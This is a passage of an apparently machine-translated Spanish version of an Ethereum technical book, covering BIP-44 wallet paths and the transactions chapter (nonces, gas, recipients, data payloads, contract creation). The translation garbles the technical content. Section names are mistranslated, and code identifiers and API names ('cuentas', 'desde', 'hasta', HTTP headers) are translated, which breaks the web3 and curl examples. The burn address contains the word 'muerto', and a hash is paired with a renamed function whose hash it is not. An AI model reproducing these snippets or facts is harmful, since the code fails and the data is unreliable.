El primer nivel, propósito', siempre se establece en 44'. El segundo nivel, coin_type', especifica el tipo de moneda de criptomoneda, lo que permite monederos HD de múltiples monedas donde cada moneda tiene su propio subárbol debajo del segundo nivel. Hay varias monedas definidas en un documento de estándares llamado SLIP0044; por ejemplo, Ethereum es m/44'/60', Ethereum Classic es m/44'/61', Bitcoin es m/44'/0' y Testnet para todos monedas es m/44'/1'.

El tercer nivel del árbol es la cuenta', que permite a los usuarios subdividir sus monederos en subcuentas lógicas separadas con fines contables u organizativos. Por ejemplo, una billetera HD puede contener dos "cuentas" de Ethereum: m/44'/60'/0' y m/44'/60'/1'. cada cuenta
es la raíz de su propio subárbol.

Debido a que BIP-44 se creó originalmente para Bitcoin, contiene una "peculiaridad" que no es relevante en el mundo Ethereum. En el cuarto nivel de la ruta, cambio, una billetera HD tiene dos subárboles: uno para crear direcciones de recepción y otro para crear direcciones de cambio. Solo la ruta de "recepción" se usa en Ethereum, ya que no hay necesidad de cambiar la dirección como en Bitcoin. Tenga en cuenta que mientras que los niveles anteriores usaban una derivación endurecida, este nivel usa una derivación normal. Esto es para permitir que el nivel de cuenta del árbol exporte claves públicas extendidas para su uso en un entorno no seguro. Las direcciones utilizables son derivadas por la billetera HD como elementos secundarios del cuarto nivel, lo que hace que el quinto nivel del árbol sea el índice de direcciones. Por ejemplo, la tercera dirección de recepción de pagos de Ethereum en la cuenta principal sería M/44'/60'/0'/0/2. Los ejemplos de estructura de billetera BIP 44 HD muestran algunos ejemplos más.

Tabla 6. Ejemplos de estructura de billetera BIP-44 HD

camino de alta definición	**Clave descrita**
M/44'/60'/0'/0/2	La tercera clave pública receptora para el principal cuenta Ethereum
M/44'/0'/3'/1/14	La clave pública de 15 cambios de dirección para los 4 Bitcoin cuenta
m/44'/2'/0'/0/1	La segunda clave privada en la cuenta principal de Litecoin, para firmar transacciones

Conclusiones

Las billeteras son la base de cualquier aplicación de cadena de bloques orientada al usuario. Permiten a los usuarios gestionar colecciones de claves y direcciones. Las billeteras también permiten a los usuarios demostrar su propiedad de ether y autorizar transacciones mediante la aplicación de firmas digitales, como veremos en [tx_chapter].

Actas

Las transacciones son mensajes firmados originados por una cuenta de propiedad externa, transmitidos por la red de Ethereum y registrados en la cadena de bloques de Ethereum. Esta definición básica esconde muchos detalles sorprendentes y fascinantes. Otra forma de ver las transacciones es que son las únicas cosas que pueden desencadenar un cambio de estado o hacer que un contrato se ejecute en el EVM. Ethereum es una máquina de estado singleton global, y las transacciones son las que hacen que esa máquina de estado "marque", cambiando su estado. Los contratos no funcionan solos. Ethereum no funciona de forma autónoma.
Todo comienza con una transacción.

En este capítulo, diseccionaremos las transacciones, mostraremos cómo funcionan y examinaremos los detalles. Tenga en cuenta que gran parte de este capítulo está dirigido a aquellos que están interesados en administrar sus propias transacciones a un nivel bajo, quizás porque están escribiendo una aplicación de billetera; no tiene que preocuparse por esto si está contento con las aplicaciones de billetera existentes, ¡aunque los detalles pueden resultarle interesantes!

La estructura de una transacción

Primero, echemos un vistazo a la estructura básica de una transacción, ya que se serializa y transmite en la red Ethereum. Cada cliente y aplicación que recibe una transacción serializada la almacenará en la memoria utilizando su propia estructura de datos interna, quizás adornada con metadatos que no existen en la transacción serializada de la red. La serialización de red es la única forma estándar de una transacción.

Una transacción es un mensaje binario serializado que contiene los siguientes datos:

Mientras tanto

Un número de secuencia, emitido por el EOA de origen, que se utiliza para evitar la reproducción del mensaje.

precio de la gasolina

El precio del gas (en wei) que el originador está dispuesto a pagar

límite de gas

La cantidad máxima de gas que el originador está dispuesto a comprar para esta transacción

Recipiente

La dirección Ethereum de destino

Valor

La cantidad de éter a enviar al destino.

Datos

La carga útil de datos binarios de longitud variable

v, r, s

Los tres componentes de una firma digital ECDSA del EOA de origen

La estructura del mensaje de la transacción se serializa utilizando el esquema de codificación de prefijo de longitud recursiva (RLP), que se creó específicamente para la serialización de datos simple y perfecta en bytes en Ethereum.
Todos los números en Ethereum están codificados como enteros big-endian, de longitudes que son múltiplos de 8 bits.

Tenga en cuenta que las etiquetas de campo (hasta, límite de gas, etc.) se muestran aquí para mayor claridad, pero no forman parte de los datos serializados de la transacción, que contienen los valores de campo codificados por RLP. En general, RLP no contiene etiquetas ni delimitadores de campo. El prefijo de longitud de RLP se utiliza para identificar la longitud de cada campo. Cualquier cosa más allá de la longitud definida pertenece al siguiente campo en la estructura.

Si bien esta es la estructura de la transacción real transmitida, la mayoría de las representaciones internas y visualizaciones de la interfaz de usuario la adornan con información adicional, derivada de la transacción o
de la cadena de bloques.

Por ejemplo, puede notar que no hay datos "de" en la dirección que identifique al EOA que originó.
Esto se debe a que la clave pública del EOA se puede derivar de los componentes v,r,s de la firma ECDSA. La dirección puede, a su vez, derivarse de la clave pública. Cuando ve una transacción que muestra un campo "de", eso fue agregado por el software utilizado para visualizar la transacción. Otros metadatos agregados con frecuencia a la transacción por el software del cliente incluyen el número de bloque (una vez que se extrae y se incluye en la cadena de bloques) y una ID de transacción (hash calculado). Nuevamente, estos datos se derivan de la transacción y no forman parte del mensaje de la transacción en sí.

La transacción Nonce

El nonce es uno de los componentes más importantes y menos entendidos de una transacción. La definición en el Libro Amarillo (ver [referencias]) dice:

> *"nonce: Un valor escalar igual a la cantidad de transacciones enviadas desde esta dirección o, en el caso de cuentas con código asociado, la cantidad de contratos-creaciones realizadas por esta cuenta.*

Estrictamente hablando, el nonce es un atributo de la dirección de origen; es decir, solo tiene significado en el contexto de la dirección de envío. Sin embargo, el nonce no se almacena explícitamente como parte del estado de una cuenta en la cadena de bloques. En cambio, se calcula dinámicamente, contando el número de transacciones confirmadas que se han originado en una dirección.

Hay dos escenarios en los que la existencia de un nonce de conteo de transacciones es importante: la característica de usabilidad de las transacciones que se incluyen en el orden de creación y la característica vital de la protección de duplicación de transacciones. Veamos un escenario de ejemplo para cada uno de estos:

1. Imagina que deseas realizar dos transacciones. Tienes un pago importante que hacer de 6 ether, y también otro pago de 8 ether. Primero firma y transmite la transacción de 6 éteres, porque es la más importante, y luego firma y transmite la segunda transacción de 8 éteres. Lamentablemente, ha pasado por alto el hecho de que su cuenta contiene solo 10 ether, por lo que la red no puede aceptar ambas transacciones: una de ellas fallará. Debido a que envió primero el más importante de 6 éteres, es comprensible que espere que ese pase y que el de 8 éteres sea rechazado. Sin embargo, en un sistema descentralizado como Ethereum, los nodos pueden recibir las transacciones en cualquier orden; no hay garantía de que a un nodo en particular se le propague una transacción antes que a la otra. Como tal, es casi seguro que algunos nodos reciban primero la transacción de 6 éteres y otros reciban la transacción de 8 éteres.

   primero. Sin el nonce, sería aleatorio cuál se acepta y cuál se rechaza.
   Sin embargo, con el nonce incluido, la primera transacción que envió tendrá un nonce de, digamos, 3, mientras que la transacción de 8 éteres tiene el siguiente valor de nonce (es decir, 4). Entonces, esa transacción será ignorada hasta que las transacciones con nonces de 0 a 3 hayan sido procesadas, incluso si es

recibido primero. ¡Uf!

2. Ahora imagina que tienes una cuenta con 100 ether. ¡Fantástico! Encuentra a alguien en línea que aceptará el pago en ether por un mcguffin-widget que realmente desea comprar. Les envías 2 ether y te envían el mcguffin-widget. Hermoso. Para realizar ese pago de 2 éteres, firmó una transacción que envió 2 éteres desde su cuenta a la cuenta de ellos y luego los transmitió a la red Ethereum para verificarlos e incluirlos en la cadena de bloques. Ahora, sin un valor nonce en la transacción, una segunda transacción que envíe 2 ether a la misma dirección por segunda vez se verá exactamente igual que la primera transacción. Esto significa que cualquier persona que vea su transacción en la red Ethereum (lo que significa que todos, incluidos el destinatario o sus enemigos) pueden "reproducir" la transacción una y otra vez hasta que todo su éter desaparezca simplemente copiando y pegando su transacción original y reenviarlo a la red.

Sin embargo, con el valor nonce incluido en los datos de la transacción, *cada transacción individual es única,* incluso cuando se envía la misma cantidad de éter a la misma dirección del destinatario varias veces. Por lo tanto, al tener el nonce incremental como parte de la transacción, simplemente no es posible que nadie "duplique" un pago que haya realizado.

En resumen, es importante tener en cuenta que el uso del nonce es realmente vital para un protocolo *basado en cuentas ,* en contraste con el mecanismo de "Salida de transacción no gastada" (UTXO) del protocolo Bitcoin.

Seguimiento de los nonces

En términos prácticos, el nonce es un recuento actualizado del número de transacciones *confirmadas* (es decir, en cadena) que se han originado en una cuenta. Para averiguar qué es el nonce, puede interrogar a la cadena de bloques, por ejemplo, a través de la interfaz web3. Abra una consola JavaScript en un navegador con MetaMask ejecutándose, o use el comando de la consola truffle para acceder a la biblioteca JavaScript web3, luego escriba:

> **web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f")** 40

PROPINA

El nonce es un contador basado en cero, lo que significa que la primera transacción tiene el nonce 0. En este ejemplo, tenemos un recuento de transacciones de 40, lo que significa que se han visto los nonces del 0 al 39. El nonce de la próxima transacción deberá ser 40.

Su billetera hará un seguimiento de los nonces para cada dirección que administre. Es bastante simple hacerlo, siempre y cuando solo esté originando transacciones desde un solo punto. Digamos que está escribiendo su propio software de billetera o alguna otra aplicación que origina transacciones. ¿Cómo se rastrean los nonces?

Cuando crea una nueva transacción, asigna el siguiente nonce en la secuencia. Pero hasta que se confirme, no contará para el total de getTransactionCount.

ADVERTENCIA

Tenga cuidado al utilizar la función getTransactionCount para contar las transacciones pendientes, ya que podría tener algunos problemas si envía algunas transacciones seguidas.

Veamos un ejemplo:

> **web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \ "pendiente")**

```
40
> web3.eth.sendTransaction({desde: web3.eth.accounts[0], hasta: \
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", valor: web3.toWei(0.01, "ether")}); >
web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \ "pendiente")
41

> web3.eth.sendTransaction({desde: web3.eth.accounts[0], hasta: \
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", valor: web3.toWei(0.01, "ether")}); >
web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \ "pendiente")
41

> web3.eth.sendTransaction({desde: web3.eth.accounts[0], hasta: \
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", valor: web3.toWei(0.01, "ether")}); >
web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \ "pendiente")
41
```

Como puede ver, la primera transacción que enviamos aumentó el recuento de transacciones a 41, mostrando la transacción pendiente. Pero cuando enviamos tres transacciones más en rápida sucesión, la llamada getTransactionCount no las contó. Solo contó uno, aunque es de esperar que haya tres pendientes en el mempool. Si esperamos unos segundos para permitir que se estabilicen las comunicaciones de red, la llamada getTransactionCount devolverá el número esperado. Pero mientras tanto, mientras haya más de una transacción pendiente, es posible que no nos ayude.

Cuando crea una aplicación que construye transacciones, no puede depender de getTransactionCount para las transacciones pendientes. Solo cuando los recuentos pendientes y confirmados son iguales (todas las transacciones pendientes están confirmadas) puede confiar en la salida de getTransactionCount para iniciar su contador nonce. A partir de entonces, realice un seguimiento del nonce en su aplicación hasta que se confirme cada transacción.

La interfaz JSON RPC de Parity ofrece la función parity_nextNonce, que devuelve el siguiente nonce que debe usarse en una transacción. La función parity_nextNonce cuenta los nonces correctamente, incluso si construye varias transacciones en rápida sucesión sin confirmarlas:

```
$ curl --data '{"método":"parity_nextNonce", \
   "params":["0x9e713963a92c02317a681b9bb3065a8249de124f"],\
   "id":1,"jsonrpc":"2.0"}' -H "Tipo de contenido: aplicación/json" -X POST \
   localhost:8545

{"jsonrpc":"2.0","resultado":"0x32","id":1}
```

PROPINA

Parity tiene una consola web para acceder a la interfaz JSON RPC, pero aquí estamos usando un cliente HTTP de línea de comandos para acceder a ella.

Brechas en Nonces, Nonces duplicados y Confirmación

Es importante realizar un seguimiento de los nonces si está creando transacciones mediante programación, especialmente si lo está haciendo desde múltiples procesos independientes simultáneamente.

La red Ethereum procesa las transacciones secuencialmente, según el nonce. Eso significa que si transmite una transacción con nonce 0 y luego transmite una transacción con nonce 2, la segunda transacción no se incluirá en ningún bloque. Se almacenará en el mempool, mientras que la red Ethereum espera a que aparezca el nonce faltante. Todos los nodos supondrán que el nonce faltante simplemente se retrasó y que la transacción con el nonce 2 se recibió de

secuencia.

Si luego transmite una transacción con el nonce 1 faltante, ambas transacciones (nonces 1 y 2) se procesarán e incluirán (si son válidas, por supuesto). Una vez que llena el vacío, la red puede extraer la transacción fuera de secuencia que tenía en el mempool.

Lo que esto significa es que si crea varias transacciones en secuencia y una de ellas no se incluye oficialmente en ningún bloque, todas las transacciones posteriores quedarán "atascadas", esperando el nonce faltante. Una transacción puede crear una "brecha" inadvertida en la secuencia nonce porque no es válida o tiene gas insuficiente. Para que las cosas vuelvan a moverse, debe transmitir una transacción válida con el nonce faltante. Debe tener igualmente en cuenta que una vez que la red valida una transacción con el nonce "faltante", todas las transacciones de transmisión con los nonces subsiguientes se volverán válidas de forma incremental; ¡no es posible "recuperar" una transacción!

Si, por el contrario, accidentalmente duplica un nonce, por ejemplo, al transmitir dos transacciones con el mismo nonce pero con diferentes destinatarios o valores, entonces uno de ellos será confirmado y el otro será rechazado. Cuál se confirme estará determinado por la secuencia en la que llegan al primer nodo de validación que los recibe, es decir, será bastante aleatorio.

Como puede ver, es necesario realizar un seguimiento de los nonces, y si su aplicación no administra ese proceso correctamente, tendrá problemas. Desafortunadamente, las cosas se vuelven aún más difíciles si intenta hacer esto al mismo tiempo, como veremos en la siguiente sección.

Concurrencia, originación de transacciones y nonces

La concurrencia es un aspecto complejo de la informática y, a veces, surge inesperadamente, especialmente en sistemas descentralizados y distribuidos en tiempo real como Ethereum.

En términos simples, la concurrencia es cuando tiene un cálculo simultáneo por parte de múltiples sistemas independientes. Estos pueden estar en el mismo programa (p. ej., subprocesos múltiples), en la misma CPU (p. ej., multiprocesamiento) o en diferentes computadoras (p. ej., sistemas distribuidos). Ethereum, por definición, es un sistema que permite la concurrencia de operaciones (nodos, clientes, DApps) pero impone un estado único a través del consenso.

Ahora, imagine que tiene varias aplicaciones de billetera independientes que generan transacciones desde la misma dirección o direcciones. Un ejemplo de tal situación sería un intercambio que procesa retiros de la billetera caliente de la bolsa (una billetera cuyas claves se almacenan en línea, en contraste con una billetera fría donde las claves nunca están en línea). Idealmente, le gustaría tener más de una computadora procesando retiros, para que no se convierta en un cuello de botella o un único punto de falla. Sin embargo, esto rápidamente se vuelve problemático, ya que tener más de una computadora produciendo retiros dará como resultado algunos problemas de concurrencia espinosos, entre los cuales se encuentra la selección de nonces. ¿Cómo se coordinan varias computadoras que generan, firman y transmiten transacciones desde la misma cuenta de billetera caliente?

Puede usar una sola computadora para asignar nonces, por orden de llegada, a las computadoras que firman transacciones. Sin embargo, esta computadora ahora es un único punto de falla. Peor aún, si se asignan varios nonces y uno de ellos nunca se usa (debido a una falla en la computadora que procesa la transacción con ese nonce), todas las transacciones subsiguientes se atascan.

Otro enfoque sería generar las transacciones, pero no asignarles un nonce (y, por lo tanto, dejarlas sin firmar; recuerde que el nonce es una parte integral de los datos de la transacción y, por lo tanto, debe incluirse en la firma digital que autentica la transacción) . Luego, puede ponerlos en cola en un solo nodo que los firma y también realiza un seguimiento de

nonces De nuevo, sin embargo, esto sería un cuello de botella en el proceso: la firma y el seguimiento de nonces es la parte de su operación que probablemente se congestione bajo carga, mientras que la generación de la transacción sin firmar es la parte que realmente no necesita. necesita paralelizar. Tendría algo de concurrencia, pero faltaría en una parte crítica del proceso.

Al final, estos problemas de concurrencia, además de la dificultad de rastrear saldos de cuentas y confirmaciones de transacciones en procesos independientes, obligan a la mayoría de las implementaciones a evitar la concurrencia y crear cuellos de botella, como un solo proceso que maneja todas las transacciones de retiro en un intercambio, o la configuración de múltiples monederos calientes que pueden funcionar de forma completamente independiente para retiros y solo necesitan ser reequilibrados de forma intermitente.

Gas de transacción

Hablamos un poco sobre el gas en capítulos anteriores y lo discutimos con más detalle en [gas]. Sin embargo, cubramos algunos conceptos básicos sobre el rol de los componentes gasPrice y gasLimit de una transacción.

El gas es el combustible de Ethereum. El gas no es éter, es una moneda virtual separada con su propio tipo de cambio frente al éter. Ethereum usa gas para controlar la cantidad de recursos que puede usar una transacción, ya que será procesada en miles de computadoras alrededor del mundo. El modelo de cálculo abierto (Turing-completo) requiere algún tipo de medición para evitar ataques de denegación de servicio o transacciones que devoran recursos sin darse cuenta.

El gas está separado del éter para proteger el sistema de la volatilidad que podría surgir junto con los rápidos cambios en el valor del éter, y también como una forma de administrar las importantes y sensibles relaciones entre los costos de los diversos recursos que paga el gas. (a saber, computación, memoria y almacenamiento).

El campo gasPrice en una transacción permite que el originador de la transacción establezca el precio que está dispuesto a pagar a cambio del gas. El precio se mide en wei por unidad de gas. Por ejemplo, en la transacción de muestra en [intro_chapter], su billetera estableció gasPrice en 3 gwei (3 gigawei o 3 mil millones de wei).

PROPINA

El popular sitio ETH Gas Station proporciona información sobre los precios actuales del gas y otras métricas de gas relevantes para la red principal de Ethereum.

Las billeteras pueden ajustar el precio del gas en las transacciones que originan para lograr una confirmación más rápida de las transacciones. Cuanto mayor sea el precio del gas, más rápido se confirmará la transacción.
Por el contrario, las transacciones de menor prioridad pueden tener un precio reducido, lo que resulta en una confirmación más lenta. El valor mínimo en el que se puede establecer gasPrice es cero, lo que significa una transacción sin cargo. Durante los períodos de baja demanda de espacio en un bloque, es muy posible que dichas transacciones sean minadas.

NOTA

El precio de gas mínimo aceptable es cero. Eso significa que las billeteras pueden generar transacciones completamente gratis. Dependiendo de la capacidad, es posible que nunca se confirmen, pero no hay nada en el protocolo que prohíba las transacciones gratuitas. Puede encontrar varios ejemplos de tales transacciones incluidas con éxito en Ethereum
cadena de bloques.

La interfaz web3 ofrece una sugerencia de gasPrice, calculando un precio medio en varios bloques (podemos usar la consola truffle o cualquier consola JavaScript web3 para hacer eso):

> **web3.eth.getGasPrice(console.log)** >
null BigNumber { s: 1, e: 10, c: [10000000000] }

El segundo campo importante relacionado con el gas es gasLimit. En términos simples, gasLimit brinda la cantidad máxima de unidades de gas que el originador de la transacción está dispuesto a comprar para completar la transacción. Para pagos simples, es decir, transacciones que transfieren éter de un EOA a otro EOA, la cantidad de gas necesaria se fija en 21 000 unidades de gas. Para calcular cuánto costará el éter, multiplique 21 000 por el precio del gas que está dispuesto a pagar. Por ejemplo:

> **web3.eth.getGasPrice(función(err, res) {console.log(res*21000)})** >
210000000000000

Si la dirección de destino de su transacción es un contrato, entonces la cantidad de gas necesaria se puede estimar pero no se puede determinar con precisión. Esto se debe a que un contrato puede evaluar diferentes condiciones que conducen a diferentes caminos de ejecución, con diferentes costos totales de gas. El contrato puede ejecutar solo un cómputo simple o uno más complejo, dependiendo de las condiciones que están fuera de su control y no se pueden predecir. Para demostrar esto, veamos un ejemplo: podemos escribir un contrato inteligente que incremente un contador cada vez que se llame y ejecute un ciclo particular un número de veces igual al número de llamadas. Tal vez en la llamada número 100 entregue un premio especial, como una lotería, pero necesita hacer un cálculo adicional para calcular el premio. Si llama al contrato 99 veces sucede una cosa, pero en la llamada número 100 sucede algo muy diferente. La cantidad de gasolina que pagaría depende de cuántas otras transacciones hayan llamado a esa función antes de que su transacción se incluya en un bloque. Tal vez su estimación se base en que es la transacción número 99, pero justo antes de que se confirme su transacción, alguien más llama al contrato por 99.ª vez. Ahora es la transacción número 100 en llamar, y el esfuerzo de cálculo (y el costo del combustible) es mucho mayor.

Para tomar prestada una analogía común utilizada en Ethereum, puede pensar en gasLimit como la capacidad del tanque de combustible en su automóvil (su automóvil es la transacción). Llena el tanque con tanta gasolina como cree que necesitará para el viaje (el cálculo necesario para validar su transacción). Puede estimar la cantidad hasta cierto punto, pero puede haber cambios inesperados en su viaje, como un desvío (una ruta de ejecución más compleja), que aumentan el consumo de combustible.

Sin embargo, la analogía con un tanque de combustible es algo engañosa. En realidad, es más como una cuenta de crédito para una compañía de gasolineras, donde paga después de que se completa el viaje, en función de la cantidad de gasolina que realmente usó. Cuando transmite su transacción, uno de los primeros pasos de validación es verificar que la cuenta desde la que se originó tenga suficiente éter para pagar el monto de gasPrice * gasLimit. Esto en realidad no se deduce de su cuenta hasta que la transacción termina de ejecutarse. Solo se le factura el gas realmente consumido por su transacción, pero debe tener suficiente saldo para el monto máximo que está dispuesto a pagar antes de enviar su transacción.

Destinatario de la transacción

El destinatario de una transacción se especifica en el campo para. Este contiene una dirección Ethereum de 20 bytes. La dirección puede ser un EOA o una dirección de contrato.

Ethereum no valida más este campo. Cualquier valor de 20 bytes se considera válido. Si el valor de 20 bytes corresponde a una dirección sin clave privada correspondiente, o sin contrato correspondiente, la transacción sigue siendo válida. Ethereum no tiene forma de saber si una dirección se derivó correctamente de una clave pública (y, por lo tanto, de una clave privada) existente.

ADVERTENCIA	El protocolo Ethereum no valida las direcciones de los destinatarios en las transacciones. Puede enviar a una dirección que no tiene una clave privada o contrato correspondiente, por lo tanto, "quema" el éter, haciéndolo inutilizable para siempre. La validación debe hacerse a nivel de interfaz de usuario.

Enviar una transacción a la dirección incorrecta probablemente quemará el ether enviado, haciéndolo inaccesible para siempre (no gastable), ya que la mayoría de las direcciones no tienen una clave privada conocida y, por lo tanto, no se puede generar una firma para gastarlo. Se supone que la validación de la dirección ocurre en el nivel de la interfaz de usuario (ver [EIP55]). De hecho, hay una serie de razones válidas para quemar éter, por ejemplo, como un desincentivo para hacer trampa en los canales de pago y otros contratos inteligentes, y dado que la cantidad de éter es finita, quemar éter distribuye efectivamente el valor quemado a todos los poseedores de éter. (en proporción a la cantidad de éter que contienen).

Valor de transacción y datos

La "carga útil" principal de una transacción está contenida en dos campos: valor y datos. Las transacciones pueden tener valor y datos, solo valor, solo datos o ni valor ni datos. Las cuatro combinaciones son válidas.

Una transacción con sólo valor es *un pago.* Una transacción con solo datos es una *invocación.* Una transacción con valor y datos es tanto un pago como una invocación. Una transacción sin valor ni datos, ¡bueno, eso probablemente sea solo una pérdida de gasolina! Pero todavía es posible.

Probemos todas estas combinaciones. Primero configuraremos las direcciones de origen y destino de nuestra billetera, solo para que la demostración sea más fácil de leer:

```
src = web3.eth.cuentas[0]; dst =
web3.eth.cuentas[1];
```

Nuestra primera transacción contiene solo un valor (pago) y ninguna carga útil de datos:

```
web3.eth.sendTransaction({from: src, to: dst, \ value:
    web3.toWei(0.01, "ether"), data: ""});
```

Nuestra billetera muestra una pantalla de confirmación que indica el valor a enviar, como se muestra en la billetera Parity que muestra una transacción con valor, pero sin datos.

Figura 1. Cartera de paridad que muestra una transacción con valor, pero sin datos

El siguiente ejemplo especifica tanto un valor como una carga útil de datos:

```
web3.eth.sendTransaction({desde: src, hasta: dst, \
    valor: web3.toWei(0.01, "éter"), datos: "0x1234"});
```

Nuestra billetera muestra una pantalla de confirmación que indica el valor a enviar, así como la carga útil de datos, como se muestra en la billetera Parity que muestra una transacción con valor y datos.

Figura 2. Cartera de paridad que muestra una transacción con valor y datos

La siguiente transacción incluye una carga útil de datos, pero especifica un valor de cero:

```
web3.eth.sendTransaction({desde: src, hasta: dst, valor: 0, datos: "0x1234"});
```

Nuestra billetera muestra una pantalla de confirmación que indica el valor cero y la carga útil de datos, como se muestra en la billetera Parity que muestra una transacción sin valor, solo datos.

Figura 3. Cartera de paridad que muestra una transacción sin valor, solo datos

Finalmente, la última transacción no incluye ni un valor para enviar ni una carga útil de datos:

```
web3.eth.sendTransaction({from: src, to: dst, value: 0, data: ""});
```

Nuestra billetera muestra una pantalla de confirmación que indica un valor cero, como se muestra en la billetera Parity que muestra una transacción sin valor y sin datos.

Figura 4. Monedero de paridad que muestra una transacción sin valor y sin datos

Transmitir valor a EOA y contratos

Cuando construye una transacción de Ethereum que contiene un valor, es el equivalente a un *pago.* Tales transacciones se comportan de manera diferente dependiendo de si la dirección de destino es una contrato o no.

Para las direcciones EOA, o más bien para cualquier dirección que no esté marcada como un contrato en la cadena de bloques, Ethereum registrará un cambio de estado y agregará el valor que envió al saldo de la dirección. Si la dirección no se ha visto antes, se agregará a la representación interna del estado del cliente y su saldo se inicializará al valor de su pago.

Si la dirección de destino (a) es un contrato, EVM ejecutará el contrato e intentará llamar a la función nombrada en la carga útil de datos de su transacción. Si no hay datos en su transacción, el EVM llamará a una función *de respaldo* y, si esa función es pagadera, la ejecutará para determinar qué hacer a continuación. Si no hay una función alternativa, el efecto de la transacción será aumentar el saldo del contrato, exactamente como un pago a una billetera.

Un contrato puede rechazar pagos entrantes lanzando una excepción inmediatamente cuando se llama a una función, o según lo determinen las condiciones codificadas en una función. Si la función finaliza con éxito (sin excepción), el estado del contrato se actualiza para reflejar un aumento en el saldo de éter del contrato.

Transmisión de una carga útil de datos a un EOA o contrato

Cuando su transacción contiene datos, lo más probable es que esté dirigida a una dirección de contrato. Eso no significa que no pueda enviar una carga útil de datos a un EOA, eso es completamente válido en el protocolo Ethereum. Sin embargo, en ese caso, la interpretación de los datos depende de la billetera que use para acceder al EOA. Es ignorado por el protocolo Ethereum. La mayoría de las billeteras también ignoran los datos recibidos en una transacción a un EOA que controlan. En el futuro, es posible que surjan estándares que permitan que las billeteras interpreten los datos de la misma manera que lo hacen los contratos, permitiendo así que las transacciones invoquen funciones que se ejecutan dentro de las billeteras de los usuarios. La diferencia crítica es que cualquier interpretación de la carga útil de datos por parte de un EOA no está sujeta a las reglas de consenso de Ethereum, a diferencia de la ejecución de un contrato.

Por ahora, supongamos que su transacción entrega datos a una dirección de contrato. En ese caso, el

los datos serán interpretados por la EVM como una *invocación de contrato.* La mayoría de los contratos usan estos datos más específicamente como una *invocación de función,* llamando a la función nombrada y pasando cualquier argumento codificado a la función.

La carga útil de datos enviada a un contrato compatible con ABI (que puede suponer que todos los contratos lo son) es una codificación serializada hexadecimal de:

Un selector de funciones

Los primeros 4 bytes del hash Keccak-256 del prototipo de la función. Esto permite que el contrato identifique sin ambigüedades qué función desea invocar.

Los argumentos de la función

Los argumentos de la función, codificados según las reglas de los distintos tipos elementales definidos en la especificación ABI.

En [solidity_faucet_example], definimos una función para retiros:

```
function retirar(uint retirar_cantidad) public {
```

El *prototipo* de una función se define como la cadena que contiene el nombre de la función, seguido de los tipos de datos de cada uno de sus argumentos, entre paréntesis y separados por comas. El nombre de la función aquí es retirar y toma un único argumento que es uint (que es un alias para uint256), por lo que el prototipo de retirada sería:

```
retirar (uint256)
```

Calculemos el hash Keccak-256 de esta cadena:

> **web3.sha3("retirar(uint256)");**
'0x2e1a7d4d13322e7b96f9a57413e1525c250fb7a9021cf91d1540d5b69f16a49f'

Los primeros 4 bytes del hash son 0x2e1a7d4d. Ese es nuestro valor de "selector de función", que le dirá al contrato a qué función queremos llamar.

A continuación, calculemos un valor para pasar como argumento retirar_cantidad. Queremos retirar 0.01 ether. Codifiquemos eso en un entero de 256 bits sin signo big-endian serializado en hexadecimal, denominado en wei:

> **retirar_cantidad = web3.toWei(0.01, "éter");**
'10000000000000000' > **retirar_cantidad_hex =**
web3.toHex(retirar_cantidad); '0x2386f26fc10000'

Ahora, agregamos el selector de función a la cantidad (relleno a 32 bytes):

```
2e1a7d4d00000000000000000000000000000000000000000000000002386f26fc10000
```

Esa es la carga útil de datos para nuestra transacción, invocando la función de retiro y solicitando 0.01 ether como cantidad de retiro.

Transacción especial: creación de contrato

Un caso especial que debemos mencionar es una transacción *que crea un nuevo contrato* en el

blockchain, desplegándolo para uso futuro. Las transacciones de creación de contratos se envían a una dirección de destino especial denominada *dirección cero;* el campo para en una transacción de registro de contrato contiene la dirección 0x0. Esta dirección no representa ni un EOA (no hay un par de claves pública-privada correspondiente) ni un contrato. Nunca puede gastar éter o iniciar una transacción. Solo se usa como destino, con el significado especial "crear este contrato".

Si bien la dirección cero está destinada solo a la creación de contratos, a veces recibe pagos de varias direcciones. Hay dos explicaciones para esto: o es por accidente, lo que resulta en la pérdida de éter, o es una *quema de éter* intencional (destruir deliberadamente el éter enviándolo a una dirección desde la que nunca se puede gastar). Sin embargo, si desea realizar una grabación de éter intencional, debe dejar en claro su intención a la red y utilizar la dirección de grabación especialmente designada en su lugar:

```
0x0000000000000000000000000000000000000muerto
```

ADVERTENCIA Cualquier ether enviado a la dirección de quemado designada se volverá inutilizable y se perderá para siempre.

Una transacción de creación de contrato solo necesita contener una carga útil de datos que contenga el código de bytes compilado que creará el contrato. El único efecto de esta transacción es crear el contrato. Puede incluir una cantidad de éter en el campo de valor si desea configurar el nuevo contrato con un saldo inicial, pero eso es completamente opcional. Si envía un valor (ether) a la dirección de creación del contrato sin una carga útil de datos (sin contrato), el efecto es el mismo que enviar a una dirección de grabación: no hay contrato para acreditar, por lo que se pierde el ether.

Como ejemplo, podemos crear el contrato *Faucet.sol* utilizado en [intro_chapter] al crear manualmente una transacción a la dirección cero con el contrato en la carga útil de datos. El contrato debe compilarse en una representación de código de bytes. Esto se puede hacer con el compilador Solidity:

```
$ solc --bin Grifo.sol

Binario:
6060604052341561000f57600080fd5b60e58061001d6000396000f3006060604052600436106 0...
```

La misma información también se puede obtener del compilador en línea Remix.

Ahora podemos crear la transacción:

```
> src = web3.eth.cuentas[0]; >
faucet_code = \
    "0x6060604052341561000f57600080fd5b60e58061001d6000396000f300606...f0029";
> web3.eth.sendTransaction({desde: src, hasta: 0, datos: faucet_code, \
    gas: 113558, precio de gas: 200000000000});

"0x7bcc327ae5d369f75b98c0d59037eec41d44dfae75447fd753d9f2db9439124b"
```

Es una buena práctica especificar siempre un parámetro to, incluso en el caso de la creación de un contrato de dirección cero, porque el costo de enviar accidentalmente su ether a 0x0 y perderlo para siempre es demasiado alto. También debe especificar un precio de gas y un límite de gas.

Una vez que se extrae el contrato, podemos verlo en el explorador de bloques Etherscan, como se muestra en Etherscan que muestra el contrato extraído con éxito.

Figura 5. Etherscan que muestra el contrato extraído con éxito

Podemos mirar el recibo de la transacción para obtener información sobre el contrato:

```
